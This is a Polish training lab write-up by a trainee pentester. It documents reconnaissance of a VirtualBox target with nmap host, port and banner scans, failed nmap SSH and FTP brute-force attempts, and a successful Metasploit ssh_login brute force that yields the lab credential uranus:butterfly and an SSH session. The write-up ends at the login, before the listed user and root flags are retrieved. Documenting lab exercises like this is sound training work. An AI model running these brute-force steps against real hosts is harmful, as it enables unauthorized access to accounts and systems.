Cyber Trainess - Pentester

Wejście na maszynę i zdobycie flag

Karolina Baryła

Styczeń 2024

Cel zadania:

1. Ustalenie własnego adresu IP
2. Ustalenie maski podsieci
3. Przeskanowanie i ustalenie adresu IP celu
4. Ustalenie otwartych portów atakowanej maszyny
5. Banner grabbing (ustalenie nazwy i wersję oprogramowania dla wszystkich znalezionych usług)
6. Atak brute-force na dowolną znalezioną usługę
7. Zdobycie flagi użytkownika z pliku user.txt w katalogu użytkownika
8. Zdobycie flagi roota z pliku root.txt w katalogu root

1. Ustalić własny adres Ip

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.10  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::6fc6:88ca:f4bf:70dd  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:cb:7e:f5  txqueuelen 1000  (Ethernet)
        RX packets 7494  bytes 9878461 (9.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1493  bytes 120474 (117.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

adres IP 192.168.100.10

2. Ustalić maskę podsieci

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.10  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::6fc6:88ca:f4bf:70dd  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:cb:7e:f5  txqueuelen 1000  (Ethernet)
        RX packets 7494  bytes 9878461 (9.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1493  bytes 120474 (117.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

maska podsieci 255.255.255.0

3. Przeskanować sieć i ustalić adres IP celu

adres IP celu: 192.168.100.22


Wykorzytsałam Kali do przeskanowania sieci

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.100.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-19 10:48 EST
Nmap scan report for 192.168.100.1
Host is up (0.012s latency).
MAC Address: 14:46:58:45:EB:E0 (Huawei Technologies)
Nmap scan report for 192.168.100.2
Host is up (0.085s latency).
MAC Address: 96:7E:85:47:5E:94 (Unknown)
Nmap scan report for 192.168.100.3
Host is up (0.068s latency).
MAC Address: 28:16:A8:63:6F:B5 (Microsoft)
Nmap scan report for 192.168.100.5
Host is up (0.082s latency).
MAC Address: 46:5C:1A:3D:99:1F (Unknown)
Nmap scan report for 192.168.100.6
Host is up (0.070s latency).
MAC Address: 68:54:5A:3E:6B:E7 (Intel Corporate)
Nmap scan report for 192.168.100.7
Host is up (0.068s latency).
MAC Address: F4:F5:D8:A1:B0:44 (Google)
Nmap scan report for 192.168.100.9
Host is up (0.00044s latency).
MAC Address: 14:AB:C5:7A:4C:C0 (Intel Corporate)
Nmap scan report for 192.168.100.11
Host is up (0.13s latency).
MAC Address: D8:A0:11:92:6D:79 (WiZ)
Nmap scan report for 192.168.100.12
Host is up (0.11s latency).
MAC Address: D8:A0:11:F4:76:79 (WiZ)
Nmap scan report for 192.168.100.13
Host is up (0.097s latency).
MAC Address: A8:BB:50:01:36:CF (WiZ IoT Company Limited)
Nmap scan report for 192.168.100.14
Host is up (0.13s latency).
MAC Address: D8:A0:11:88:7D:10 (WiZ)
```


```
Nmap scan report for 192.168.100.14
Host is up (0.13s latency).
MAC Address: D8:A0:11:88:7D:10 (WiZ)
Nmap scan report for 192.168.100.15
Host is up (0.099s latency).
MAC Address: D8:A0:11:88:23:F0 (WiZ)
Nmap scan report for 192.168.100.21
Host is up (0.11s latency).
MAC Address: D8:A0:11:C9:BE:29 (WiZ)
Nmap scan report for 192.168.100.22
Host is up (0.00033s latency).
MAC Address: 08:00:27:50:81:5C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.10
Host is up.
Nmap done: 256 IP addresses (15 hosts up) scanned in 20.44 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

Wspomogłam się dwoma dodatkowymi narzędziami aby potwierdzić wszystkie adresy IP.

Pierwsze IP Scaner




Stan	Nazwa	IP	Producent	Adres MAC	Komentarze
	DESKTOP-9SA6LQD	192.168.56.1		0A:00:27:00:00:08	
	192.168.100.1	192.168.100.1	HUAWEI TECHNOLOGIES CO.,LTD	14:46:58:45:EB:E0	
	192.168.100.2	192.168.100.2		96:7E:85:47:5E:94	
	192.168.100.3	192.168.100.3	Microsoft Corporation	28:16:A8:63:6F:B5	
	192.168.100.4	192.168.100.4	CHONGQING FUGUI ELECTRONICS ...	4C:D5:77:94:74:91	
	192.168.100.5	192.168.100.5		46:5C:1A:3D:99:1F	
	192.168.100.6	192.168.100.6	Intel Corporate	68:54:5A:3E:6B:E7	
	192.168.100.7	192.168.100.7	Google, Inc.	F4:F5:D8:A1:B0:44	
	DESKTOP-9SA6LQD	192.168.100.9	Intel Corporate	14:AB:C5:7A:4C:C0	
	192.168.100.10	192.168.100.10	PCS Systemtechnik GmbH	08:00:27:CB:7E:F5	
	192.168.100.11	192.168.100.11	WiZ	D8:A0:11:92:6D:79	
	192.168.100.12	192.168.100.12	WiZ	D8:A0:11:F4:76:79	
	192.168.100.13	192.168.100.13	WiZ IoT Company Limited	A8:BB:50:01:36:CF	
	192.168.100.14	192.168.100.14	WiZ	D8:A0:11:88:7D:10	
	192.168.100.15	192.168.100.15	WiZ	D8:A0:11:88:23:F0	



Stan	Nazwa	IP	Producent	Adres MAC	Komentarze
	192.168.100.2	192.168.100.2		96:7E:85:47:5E:94	
	192.168.100.3	192.168.100.3	Microsoft Corporation	28:16:A8:63:6F:B5	
	192.168.100.4	192.168.100.4	CHONGQING FUGUI ELECTRONICS ...	4C:D5:77:94:74:91	
	192.168.100.5	192.168.100.5		46:5C:1A:3D:99:1F	
	192.168.100.6	192.168.100.6	Intel Corporate	68:54:5A:3E:6B:E7	
	192.168.100.7	192.168.100.7	Google, Inc.	F4:F5:D8:A1:B0:44	
	DESKTOP-9SA6LQD	192.168.100.9	Intel Corporate	14:AB:C5:7A:4C:C0	
	192.168.100.10	192.168.100.10	PCS Systemtechnik GmbH	08:00:27:CB:7E:F5	
	192.168.100.11	192.168.100.11	WiZ	D8:A0:11:92:6D:79	
	192.168.100.12	192.168.100.12	WiZ	D8:A0:11:F4:76:79	
	192.168.100.13	192.168.100.13	WiZ IoT Company Limited	A8:BB:50:01:36:CF	
	192.168.100.14	192.168.100.14	WiZ	D8:A0:11:88:7D:10	
	192.168.100.15	192.168.100.15	WiZ	D8:A0:11:88:23:F0	
	192.168.100.21	192.168.100.21	WiZ	D8:A0:11:C9:BE:29	
	192.168.100.22	192.168.100.22	PCS Systemtechnik GmbH	08:00:27:50:81:5C	

5 aktywne, 2 nieaktywne, 491 nieznane

Drugie Zenmap



4. Ustalić otwarte porty atakowanej maszyny

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- 192.168.100.22
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-19 11:02 EST
Nmap scan report for 192.168.100.22
Host is up (0.00034s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:50:81:5C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
```

5. Banner grabbing

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV --script=banner 192.168.100.22
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-19 13:07 EST
Nmap scan report for 192.168.100.22
Host is up (0.00028s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
|_banner: 220 (vsFTPd 3.0.5)
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_8.9p1 Ubuntu-3
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 08:00:27:50:81:5C (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.11 seconds
```

6. Brute-force


Początkowo wykorzystałam nmap z budowanym słownikiem do wejścia na porty ssh lub ftp.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS --script=ssh-brute -p 22 192.168.100.22
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-30 08:25 EST
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
```


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS --script=ftp-brute -p 21 192.168.100.22
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-30 08:33 EST
```

Oba przypadki nie zakończyły się sukcesem.


Dodatkowo przeanalizowałam otwarty port 80 dla http. Weszłam na adres 192.168.100.22 aby zobaczyć co znajduje się na tym porcie.



Za pomocą opcji zbadaj przeanalizowałam kod źródłowy.



Dodatkowo wykorzystałam narzędzie wireshark to zbadania przepływu pomiędzy serwerami.



Skorzystałam z filtru http aby zobaczyć przesył pakietów. Dzięki parametrowi GET wiem, że dane są jawnie ukazywane, zwłaszcza w adresie URL. Analizując parametry oraz wykorzystując Follow - HTTP Stream spróbowałam znaleźć informacje o stronie, licząc że może ma jakieś ukryte informacje o użytkowniku.

W momencie w którym dotychczasowe próby się nie udały postanowiłam wykorzystać exploit na ssh (msfconsole). Na to potrzeby ściągnęłam z githuba słownik popularnych haseł za pomocą polecenia

git clone https://github.com/danielmiessler/SecLists.git ściągnęłam potrzebne słowniki zawierające kilka plików. Wykorzystałam kilka z nich.

Następnie przeszłam do wykorzystania exploita za pomocą msfconsole.

Wyszukałam exploita na ssh:

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                            normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 >
```

Określiłam wykorzystywany exploit, pliki do wyszukania hasła oraz ustawiłam maszynę, która jest celem.

```
File  Actions  Edit  View  Help

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.100.22
rhosts => 192.168.100.22
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file loginssh.txt
user_file => loginssh.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file haslossh.txt
pass_file => haslossh.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING     none             no        Skip existing credentials stored in the current database (Accepted: non
                                                   e, user, user&realm)
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE            haslossh.txt     no        File containing passwords, one per line
   RHOSTS               192.168.100.22   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasplo
                                                   it/basics/using-metasploit.html
   RPORT                22               yes       The target port
   STOP_ON_SUCCESS      true             yes       Stop guessing when a credential works for a host
   THREADS              1                yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per li
                                                   ne
   USER_AS_PASS         false            no        Try the username as the password for all users
   USER_FILE            loginssh.txt     no        File containing usernames, one per line
   VERBOSE              true             yes       Whether to print output for all attempts
```

Przeszłam do wykonania ataku ze skutkiem pozytywnym.

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.100.22:22 - Starting bruteforce
[-] 192.168.100.22:22 - Failed: 'uranus:uranus'
[!] No active DB -- Credential data will not be saved!
[+] 192.168.100.22:22 - Success: 'uranus:butterfly' 'uid=1000(uranus) gid=1000(uranus) groups=1000(uranus),4(adm),24(cdro
m),30(dip),46(plugdev),110(lxd) Linux testarmy 5.15.0-91-generic #101-Ubuntu SMP Tue Nov 14 13:30:08 UTC 2023 x86_64 x86_
64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.100.10:39797 → 192.168.100.22:22) at 2024-01-30 09:07:35 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Co zakończyło się pozytywnym wejściem na maszynę.

